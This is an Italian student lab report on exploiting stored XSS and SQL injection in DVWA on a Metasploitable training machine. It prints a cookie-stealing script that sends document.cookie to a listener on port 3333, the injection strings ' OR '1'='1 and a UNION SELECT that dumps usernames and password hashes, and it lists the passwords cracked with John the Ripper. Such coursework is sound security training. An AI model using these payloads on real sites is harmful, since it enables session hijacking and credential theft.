S6/L5

by Luca Lenzi


Traccia:
Esercizio Traccia e requisiti Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:
- XSS stored.
- SQL injection.
- SQL injection blind (opzionale).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi). Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

XSS stored - ottenere i cookie di sessione

Per poter ottenere i cookie di sessione dobbiamo inserire uno script all'interno della casella di testo di DVWA. La casella però normalmente non accetterebbe tutti i caratteri necessari; per aumentare la lunghezza massima di caratteri ho utilizzato il tool di inspector (tasto destro del mouse + inspect) e ho selezionato il quadrato dove va inserito lo script. Dopodiché ho modificato la "maxlength" a 200 caratteri per essere sicuro che ci stesse lo script.




XSS stored - ottenere i cookie di sessione

Per ottenere i cookie di sessione ho inserito il seguente script

<script> window.location='http://127.0.0.1:3333/?cookie=' + document.cookie</script>

Con questo script mi metto “in ascolto” sulla porta 3333 e ciò mi permette di ottenere i cookie di sessione.




SQL injection - Ottenere le password

Passando invece alla SQL injection, per prima cosa ho analizzato il codice con l'opzione View Source. Si nota la condizione in cui l'input utente può modificare la query (userd_id = "§id").

```
hp

isset($_GET['Submit'])){

 // Retrieve data

 $id = $_GET['id'];

 $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
 $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

 $num = mysql_numrows($result);

 $i = 0;

 while ($i < $num) {

     $first = mysql_result($result,$i,"first_name");
     $last = mysql_result($result,$i,"last_name");

     echo '<pre>';
     echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
     echo '</pre>';

     $i++;
 }
```


SQL injection - Ottenere le password

Sapendo ciò, ho inserito una condizione sempre vera (‘OR’1'='1) per verificare la vulnerabilità del database. Come in figura, la query viene eseguita mostrandoci tutti gli utenti al suo interno.




SQL injection - Ottenere le password

Dopodiché ho utilizzato il codice 'UNION SELECT user, password from users# per scoprire le password associate ad ogni nome utente. Così facendo ho ottenuto le password codice hash.



SQL injection - Ottenere le password

Infine ho utilizzato John the Ripper per tradurre le password dal codice Hash. Come da immagine, le password ottenute sono : password, abc123, Charley, letmein e password.



GRAZIE